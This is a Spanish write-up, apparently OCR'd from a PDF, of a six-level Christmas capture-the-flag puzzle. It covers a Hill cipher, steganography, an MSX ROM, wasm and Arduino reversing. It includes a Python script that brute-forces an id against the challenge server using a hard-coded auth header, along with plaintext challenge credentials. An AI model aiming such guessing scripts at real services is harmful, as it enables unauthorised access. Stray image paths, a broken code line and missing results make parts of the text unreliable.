XMAS 2026 CTF
by s4ur0n

Writeup

@oreos_es
02/01/26

Level 1

https://xmas2026.s4ur0n.com/

Vemos el Código Fuente de la página del level1:

```
<!doctype html> <html lang=es> <head> <meta charset=utf-8> <title>2026
XMAS CTF by s4ur0n (CS3 Group)</title> <style> body { background-
image: url('level1.png'); background-repeat: no-repeat; background-
attachment: fixed; background-size: 100% 100%; } </style> </head>
<body> <!-- Ciphertext messages: java -jar xmas2026.jar --> </body>
</html>
```

Descargamos la imagen, 'level1.png', y con foremost, observamos que la imagen tiene solapada al final un fichero "zip" (probablemente un "jar"). Descomprimimos y obtenemos lo siguiente:

```
output
output/audit.txt
output/png
output/png/00000000.png
output/zip
output/zip/META-INF
output/zip/META-INF/MANIFEST.MF
output/zip/00006389.zip
output/zip/Santa.class
```

Observamos el fichero "Santa.class", que es un fichero Java compilado. Usamos un decompilador para obtener el código original:

Santa.java:

```
import java.util.Random;

public class Santa {
   static final String ALPHABET =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789 !:/.";
   static final int MOD =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
!:/.".length();
   int[][] K = new int[4][4];
   int[][] Kinv = new int[4][4];

   int c2i(char var1) {
      int var2 =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
!:/.".indexOf(var1);
      if (var2 == -1) {
         throw new RuntimeException("Invalid char: [" + var1 + "]");
      } else {
         return var2;
      }
   }
```

```
   char i2c(int var1) {
      return
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
!:/.".charAt((var1 % MOD + MOD) % MOD);
   }

   int[] mul(int[][] var1, int[] var2) {
      int[] var3 = new int[4];

      for(int var4 = 0; var4 < 4; ++var4) {
         for(int var5 = 0; var5 < 4; ++var5) {
            var3[var4] += var1[var4][var5] * var2[var5];
         }

         var3[var4] = (var3[var4] % MOD + MOD) % MOD;
      }

      return var3;
   }

   String encrypt(String var1) {
      while(var1.length() % 4 != 0) {
         var1 = var1 + " ";
      }

      StringBuilder var2 = new StringBuilder();

      for(int var3 = 0; var3 < var1.length(); var3 += 4) {
         int[] var4 = new int[4];

         for(int var5 = 0; var5 < 4; ++var5) {
            var4[var5] = this.c2i(var1.charAt(var3 + var5));
         }

         int[] var10 = this.mul(this.K, var4);
         int[] var6 = var10;
         int var7 = var10.length;

         for(int var8 = 0; var8 < var7; ++var8) {
            int var9 = var6[var8];
            var2.append(this.i2c(var9));
         }
      }

      return var2.toString();
   }

   void computeInverse() {
      int[][] var1 = new int[4][8];

      int var2;
      for(var2 = 0; var2 < 4; ++var2) {
         System.arraycopy(this.K[var2], 0, var1[var2], 0, 4);
         var1[var2][var2 + 4] = 1;
      }

      for(var2 = 0; var2 < 4; ++var2) {
         int var3;
         if (var1[var2][var2] == 0) {
```

```
            for(var3 = var2 + 1; var3 < 4 && var1[var3][var2] == 0;
++var3) {
            }

            if (var3 == 4) {
               throw new RuntimeException("Non-invertible");
            }

            int[] var4 = var1[var2];
            var1[var2] = var1[var3];
            var1[var3] = var4;
         }

         var3 = this.modInverse(var1[var2][var2]);

         int var7;
         for(var7 = 0; var7 < 8; ++var7) {
            var1[var2][var7] = var1[var2][var7] * var3 % MOD;
         }

         for(var7 = 0; var7 < 4; ++var7) {
            if (var7 != var2) {
               int var5 = var1[var7][var2];

               for(int var6 = 0; var6 < 8; ++var6) {
                  var1[var7][var6] = (var1[var7][var6] - var5 *
var1[var2][var6] + MOD * MOD) % MOD;
               }
            }
         }
      }

      for(var2 = 0; var2 < 4; ++var2) {
         System.arraycopy(var1[var2], 4, this.Kinv[var2], 0, 4);
      }

   }

   int modInverse(int var1) {
      var1 = (var1 % MOD + MOD) % MOD;

      for(int var2 = 1; var2 < MOD; ++var2) {
         if (var1 * var2 % MOD == 1) {
            return var2;
         }
      }

      throw new RuntimeException("There is no modular inverse");
   }

   void generateInvertibleMatrix(String var1) {
      Random var2 = new Random((long)var1.hashCode());

      while(true) {
         for(int var3 = 0; var3 < 4; ++var3) {
            for(int var4 = 0; var4 < 4; ++var4) {
               int var5 = var2.nextInt(MOD - 1) + 1;
               this.K[var3][var4] = var5;
            }
         }
```

```
         try {
            this.computeInverse();
            return;
         } catch (Exception var6) {
         }
      }
   }

   public static void main(String[] var0) {
      Santa var1 = new Santa();
      String var2 = "Welcome to the 2026 XMAS CTF by s4ur0n!";
      System.out.println("\nMessage:");
      System.out.println(var2);
      String var3 = "XMASCTF2026";
      System.out.println("\nSeed:");
      System.out.println(var3);
      var1.generateInvertibleMatrix(var3);
      System.out.println("\nGenerating an invertible matrix using the
seed");
      String var4 = var1.encrypt(var2);
      System.out.println("\nEncrypted text:");
      System.out.println(var4);
   }
}
```

Implementamos un script en Python para descifrar el cifrado Hill 4x4:

```
class JavaRandom:
    def __init__(self, seed):
        self.seed = (seed ^ 0x5DEECE66D) & ((1 << 48) - 1)

    def next(self, bits):
        self.seed = (self.seed * 0x5DEECE66D + 0xB) & ((1 << 48) - 1)
        return self.seed >> (48 - bits)

    def nextInt(self, bound):
        if bound <= 0:
            raise ValueError("bound must be positive")

        if (bound & (bound - 1)) == 0:
            return (bound * self.next(31)) >> 31

        while True:
            bits = self.next(31)
            val = bits % bound
            if bits - val + (bound - 1) >= 0:
                return val

def java_string_hash(s):
    h = 0
    for c in s:
        h = (31 * h + ord(c)) & 0xFFFFFFFF
    return h if h < 2**31 else h - 2**32


# === Hill cipher constants ===
ALPHABET =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789 !:/."
MOD = len(ALPHABET)
```

```
def c2i(c):
    idx = ALPHABET.find(c)
    if idx == -1:
        raise ValueError(f"Invalid char {c}")
    return idx


def i2c(i):
    return ALPHABET[i % MOD]

def mul(M, v):
    r = [0] * 4
    for i in range(4):
        for j in range(4):
            r[i] += M[i][j] * v[j]
        r[i] %= MOD
    return r

def modinv(a):
    a %= MOD
    for i in range(1, MOD):
        if (a * i) % MOD == 1:
            return i
    raise ValueError("No modular inverse")

def invert_matrix(K):
    A = [row[:] + [1 if i == j else 0 for j in range(4)] for i, row in
enumerate(K)]

    for i in range(4):
        if A[i][i] == 0:
            for j in range(i + 1, 4):
                if A[j][i] != 0:
                    A[i], A[j] = A[j], A[i]
                    break
            else:
                raise ValueError("Non invertible")

        inv = modinv(A[i][i])
        for k in range(8):
            A[i][k] = (A[i][k] * inv) % MOD

        for j in range(4):
            if j != i:
                factor = A[j][i]
                for k in range(8):
                    A[j][k] = (A[j][k] - factor * A[i][k]) % MOD

    return [row[4:] for row in A]

def generate_K(seed_string):
    seed = java_string_hash(seed_string)
    rnd = JavaRandom(seed)

    while True:
        K = [[rnd.nextInt(MOD - 1) + 1 for _ in range(4)] for _ in
range(4)]
        try:
            Kinv = invert_matrix(K)
            return K, Kinv
```

```
        except:
            pass

def decrypt(ciphertext, Kinv):
    out = ""
    for i in range(0, len(ciphertext), 4):
        block = [c2i(c) for c in ciphertext[i:i+4]]
        plain = mul(Kinv, block)
        out += "".join(i2c(x) for x in plain)
    return out

if __name__ == "__main__":
    ciphertext =
"Ko0n7zuiRF5KcReqKQUYe8XvjSUmWbJ3nzOumU8ghG0E3qywHWjiBXxvGnAY1!KMLz9qI
Yc aOV4MX3IAZt3"
    seed = "XMASCTF2026"

    K, Kinv = generate_K(seed)
    plaintext = decrypt(ciphertext, Kinv)

    print("Plaintext:")
    print(plaintext)
```

Tras ejecutarlo, obtenemos:

Plaintext:
Well done! Try next level at
https://xmas2026.s4ur0n.com/level2 with Santa/XMAS2026

Level 2

https://xmas2026.s4ur0n.com/level2/

Tras abrir la página del segundo nivel, observamos una imagen que se corresponde a un Estereograma (https://es.wikipedia.org/wiki/Estereograma).

Usamos una herramienta online para resolverlo: https://piellardj.github.io/stereogram-solver/

Obtenemos:

Level 3

Observamos una página, que corresponde al juego de outrun en Javascript:

Observamos un conjunto de ficheros Javascript en el código fuente de la página, todos ofuscados. Usamos un deofuscador online para obtener un código más limpio de todos los ficheros.

Nos centramos en el análisis del fichero “Assets.js”: https://xmas2026.s4ur0n.com/level3/js/Assets.js

La librería es usada para la carga de los sprites:

```
function loadSprite(path){
    maxLoading++;
    var img = new Image();
    img.onload = function(){ loading++; }
    img.src = './assets/sprites/' + path + '.png';
    return img;
}
```

Y de los sonidos:


```
function loadSound(path){
    maxLoading++;
    var snd = new Audio();
    snd.loaded = false;
    snd.oncanplay = function(){
        if (!this.loaded) { this.loaded = true; loading++; }
    }
    snd.src = './assets/sounds/' + path + '.wav';
    return snd;
}
```

La pista de la página principal del reto nos sugiere revisar los ficheros de audio. Descargamos varios de estos ficheros, a través de siguiente enlace:


./assets/sounds/music-X.wav, para X=0, 1, 2, etc.

Y observamos sonidos extraños en los ficheros music-0.wav y music-2.wav. Revisamos el espectro de audio de ambos, y observamos esteganografía en ambos.

music-0.wav



music-2.wav



Level 4

Entramos en la página del reto, y observamos el código fuente de la misma:

```
<!doctype html> <html lang=es> <head> <meta charset=utf-8> <title>2026
XMAS CTF by s4ur0n (CS3 Group)</title> <style> body { background-
image: url('level4.png'); background-repeat: no-repeat; background-
attachment: fixed; background-size: 100% 100%; } </style> </head>
<body> <audio id="range" src="xmas2026.wav" type="audio/wav"
controls="controls"></audio>  <a href="xmas2026.wav"
download="xms2026.wav"><img src="download.png" height="54px"/></a> <!-
- SHA512:
558c762112482f9f1610cc6774a19ad51a6efa22990019b8c21c3bdf1e97a34b3c1ba9
61b701257f548c5dfffcd6ef996615b98d91c4c668da23e4206f1017d8 SHA256:
e9b183dc8bd5ea641b2179fbcefc5112542b09547a914f89c12330aa3045ee38 -->
</body> </html>
```

Descargamos el wav del reto (xmas2026.wav) y lo escuchamos. Se trata de un fichero de audio de transmisión por modem. Usamos minicom para obtener los datos que se están transmitiendo, y obtenemos lo siguiente:

```
begin 644 xmas2026.rom
M04(00````````````````"$A0,T80!C^?J?(S:(`(QCW1&P@<6P@:6)S8FDU
L('AK82!R<&(@0DE#3%`@=&9Q92!">'!V6E%#,C`R-B!X<"!M>'!P=&QO80``
`
end
```

Se trata de un fichero codificado con UUEncode (https://es.wikipedia.org/wiki/UUEncode). Creamos un script en Python para decodificarlo:

```
import uu
uu.decode('xmas2026.uu, 'xmas2026.rom')
```

Observamos el tipo de fichero, tras decodificarlo, y se trata de una ROM de MSX. La ejecutamos en un emulador online:

https://webmsx.org

Obtenemos el siguiente texto cifrado:

```
Dl ql ibsbi5 xka rpb BICLP tf qe BxpvZQC2026 xp mxpptloa
```

El texto corresponciente a BxpvZQC2026 debe ser XmasCTF2026, por lo que intentamos descifrarlo. Probamos varias combinaciones hasta dar con la correcta:

Level 5

El nivel consiste en hacer reversing a un binario compilado con wasm. Tras analizarlo, observamos que el binario realiza el hash de los datos de entrada, a partir de los siguiente:

- La entrada tiene que tener tamaño 14
- La suma del valor ASCII de los caracteres impares de la entrada tiene que sumar 698.
- La suma del valor ASCII de los caracteres pares de la entrada tiene que sumar 612.

Si lo anterior se cumple, cada byte de la entrada se hace XOR, con 0xBA para los impares, y con 0xAB para los pares, obteniendo un hash en hexadecimal que será verificado en la web del nivel a través del parámetro GET “id”.

Para resolverlo, haremos un script que realice todas las combinaciones de palabras elegidas (estática o mediante diccionario), que resulten en una cadena de tamaño 14, y realizaremos todas las combinaciones posibles de mayúsculas, minúsculas y números (l33t) que apliquen la condición anterior.

Lo anterior, junto a la validación de la entrada correcta, lo automatizaremos en un script de Python:

```
import itertools
import requests
import sys
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

TARGET_URL = "https://xmas2026.s4ur0n.com:443/level5/"
WORDS = []
with open('dic', 'r') as f:
    WORDS = f.read().splitlines()

WORDS = [
    "fail",
    "wasm",
    "is",
    "not",
    "reversing",
    "fun",
    "for"
]

SEPARATORS = [""]
```

```
HEADERS = {
    "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:146.0) Gecko/20100101 Firefox/146.0",
    "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Accept-Language": "es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3",
    "Accept-Encoding": "gzip, deflate, br",
    "Authorization": "Basic RUxGT1M6RWFzeUNURjIwMjY=",
    "Upgrade-Insecure-Requests": "1",
    "Sec-Fetch-Dest": "document",
    "Sec-Fetch-Mode": "navigate",
    "Sec-Fetch-Site": "same-origin",
    "Sec-Fetch-User": "?1",
    "Priority": "u=0, i",
    "Te": "trailers",
    "Connection": "keep-alive"
}
LEET_MAP = {
    'a': ['a', 'A', '4'],
    'b': ['b', 'B'],
    'c': ['c', 'C'],
    'd': ['d', 'D'],
    'e': ['e', 'E', '3'],
    'f': ['f', 'F'],
    'g': ['g', 'G', '9'],
    'h': ['h', 'H'],
    'i': ['i', 'I', '1'],
    'j': ['j', 'J'],
    'k': ['k', 'K'],
    'l': ['l', 'L', '1'],
    'm': ['m', 'M'],
    'n': ['n', 'N'],
    'o': ['o', 'O', '0'],
    'p': ['p', 'P'],
    'q': ['q', 'Q'],
    'r': ['r', 'R'],
    's': ['s', 'S', '5'],
    't': ['t', 'T', '7'],
    'u': ['u', 'U'],
    'v': ['v', 'V'],
    'w': ['w', 'W'],
    'x': ['x', 'X'],
    'y': ['y', 'Y'],
    'z': ['z', 'Z']
}

def check_sums(s):
    if len(s) != 14:
        return False

    ascii_vals = [ord(c) for c in s]
    sum_even = sum(ascii_vals[i] for i in range(0, 14, 2))
    sum_odd = sum(ascii_vals[i] for i in range(1, 14, 2))

    return sum_even == 698 and sum_odd == 612

def encode(input_str: str) -> str:
    resultado_hex = ""
    for i in range(len(input_str)):
        char_val = ord(input_str[i])
```

```
        if i % 2 == 0:
            transformado = char_val ^ 0xAB
        else:
            transformado = char_val ^ 0xBA
        resultado_hex += f"{transformado:02X}"
    return resultado_hex

def generate_leet_variations(base_str):
    options = []
    for char in base_str:
        lower_c = char.lower()
        if lower_c in LEET_MAP:
            opts = list(set(LEET_MAP[lower_c] + [char, char.upper()]))
        else:
            opts = [char.lower(), char.upper()]
        options.append(opts)

    for combination in itertools.product(*options):
        yield "".join(combination)

def verify_candidate(base_candidate):
    if len(base_candidate) == 14:
        print(f"  [+] Candidato base encontrado: {base_candidate}
(Probando variaciones...)")

        for variant in generate_leet_variations(base_candidate):
            if check_sums(variant):
                print(f"\n[!!!] ÉXITO LOCAL: Cadena encontrada ->
{variant}")
                print(f"      Suma Pares: {sum([ord(c) for c in
variant[::2]])}")
                print(f"      Suma Impares: {sum([ord(c) for c in
variant[1::2]])}")

                encoded_val = encode(variant)

                full_url = f"{TARGET_URL}?id={encoded_val}"
                print(f"[*] Enviando petición a: {full_url}")

                try:
                    res = requests.get(full_url, headers=HEADERS,
verify=False, timeout=10)

                    if res.request.path_url != "/level5/fail/":
                        print(res.request.path_url)
                        print("\n[$$$] LA RESPUESTA NO DEVUELVE
FALLO")
                        exit(0) # Terminar si encontramos algo bueno
                    else:
                        print(res.request.path_url)

                except Exception as e:
                    print(f"[X] Error en la petición: {e}")

def main():
    print(f"[*] Iniciando búsqueda de cadenas de longitud 14...")
    print(f"[*] Objetivo: Suma Pares=698, Suma Impares=612")

    found = False
    longitud 14)
    for r in range(1, 5):
```

```
        for combo in itertools.permutations(WORDS, r):
            # Probar cada separador
            for sep in SEPARATORS:
                base_candidate = sep.join(combo)
                verify_candidate(base_candidate)


if __name__ == "__main__":
    main()
```

Tras ejecutarlo, obtenemos la entrada correcta:

```
[*] Iniciando búsqueda de cadenas de longitud 14...
[*] Objetivo: Suma Pares=698, Suma Impares=612
  [+] Candidato base encontrado: isnotreversing (Probando
variaciones...)
  [+] Candidato base encontrado: isreversingnot (Probando
variaciones...)
  [+] Candidato base encontrado: isreversingfun (Probando
variaciones...)
  [+] Candidato base encontrado: isreversingfor (Probando
variaciones...)
  [+] Candidato base encontrado: isfunreversing (Probando
variaciones...)
  [+] Candidato base encontrado: isforreversing (Probando
variaciones...)
  [+] Candidato base encontrado: notisreversing (Probando
variaciones...)
  [+] Candidato base encontrado: notreversingis (Probando
variaciones...)
  [+] Candidato base encontrado: reversingisnot (Probando
variaciones...)
  [+] Candidato base encontrado: reversingisfun (Probando
variaciones...)

[!!!] ÉXITO LOCAL: Cadena encontrada -> R3v3rS1ngisfun
      Suma Pares: 698
      Suma Impares: 612
[*] Enviando petición a:
https://xmas2026.s4ur0n.com:443/level5/?id=F989DD89D9E99AD4CCD3D8DCDED
4
/level5/fail/

[!!!] ÉXITO LOCAL: Cadena encontrada -> R3v3rs1Ngisfun
      Suma Pares: 698
      Suma Impares: 612
[*] Enviando petición a:
https://xmas2026.s4ur0n.com:443/level5/?id=F989DD89D9C99AF4CCD3D8DCDED
4
/level5/fail/

[!!!] ÉXITO LOCAL: Cadena encontrada -> R3v3rs1ngisFun
      Suma Pares: 698
      Suma Impares: 612
[*] Enviando petición a:
https://xmas2026.s4ur0n.com:443/level5/?id=F989DD89D9C99AD4CCD3D8FCDED
4
/level5/F989DD89D9C99AD4CCD3D8FCDED4/

[$$$] LA RESPUESTA NO DEVUELVE FALLO
```


xmas2026.s4ur0n.com/level5/F989DD89D9C99AD4CCD3D8FCDED4/
Iniciar sesión
LEVEL 6
https://xmas2026.s4ur0n.com/level6/
(Rudolph / R3n0B3rnard0)
CS3 SECURITY SERVICES
https://cs3group.com
GNU/LINUX FREEDOM
Pedro C. aka s4ur0n


Level 6

Tras acceder a la web del reto del nivel 6, obtenemos un fichero comprimido, que cambia de forma aleatorio al cargar la página: xmas2026.zip o 2026xmas.zip.

Uno de los dos, es una broma (bomba ZIP) que empieza a descomprimir ficheros de gran tamaño.

El otro, contiene un reto de reversing, consistente en el código compilado de un sistema Arduino.

Por otro lado, abrimos uno de los binarios compilado en IDA Pro para analizarlo. Analizando las cadenas del fichero compilado, extraemos lo siguiente:





Address	Length	Type	String
.data:00800...	00000011	C	2026 XMAS CTF by
.data:00800...	00000011	C	s4ur0n (Pedro C)
.data:00800...	00000011	C	--cs3group.com--
.data:00800...	00000011	C	Initializing *
.data:00800...	00000010	C	ACTIVATED BOMB!
.data:00800...	00000008	C	Remain
.data:00800...	00000011	C	* GAME OVER! *
.data:00800...	00000011	C	Try again!!! ;-)
.data:00800...	0000000C	C	Deactivate?
.data:00800...	00000006	C	Pin:
.data:00800...	00000011	C	** CONGRATS!! **
.data:00800...	00000011	C	Goto level6/PIN
.data:00800...	00000011	C	Eg.level6/AB2026
.data:00800...	00000011	C	Disarming bomb
.data:00800...	00000011	C	POWER OFF
.data:00800...	00000011	C	Invalid key!!!
.data:00800...	00000011	C	Discounting time
.data:00800...	00000011	C	ARMED BOMB!!!

Una vez obtenido el código PIN, el siguiente reto estará en la URL:

https://xmas2026.s4ur0n.com/level6/<PIN>

Vamos a analizar el binario para extraer el código PIN. De entre todas las funciones del binario, observamos la función `LiquidCrystal__send`, la cual realiza lectura del Keypad:







```
loc_CAC:
call    millis
sub     r22, r8
sbc     r23, r9
sbc     r24, r10
sbc     r25, r11
movw    r20:r21, r6:r7
movw    r18:r19, r4:r5
call    __udivmodsi4
movw    r24:r25, r18:r19
movw    r22:r23, r14:r15
call    _div
movw    Z, r22:r23
lds     r16, _ZN6Keypad8pin_readEh ; Keypad::pin_read(uchar)
lds     r17, loc_103
cp      r16, r22
cpc     r17, r23
brge    loc_CC3
```

Además, el bucle de lectura se ejecuta 6 veces (contador > 6). El registro r16 se inicializa en 6, e itera el bucle mientras su valor no sea 0.

Al final del bucle del código, se decrementa su valor en 1.






Podemos deducir, que el bucle tiene 6 caracteres. Además, según el enunciado, se utiliza un Keypad 4x4, con la siguiente configuración:


1 2 3 A
4 5 6 B
7 8 9 C
* 0 # D

El valor de cada tecla, es almacenado en el registro r25:




Sabiendo que hay 6 iteraciones, cada iteración se encarga de validar cada carácter:


Valor de r16 = 0, primer carácter (“2”):



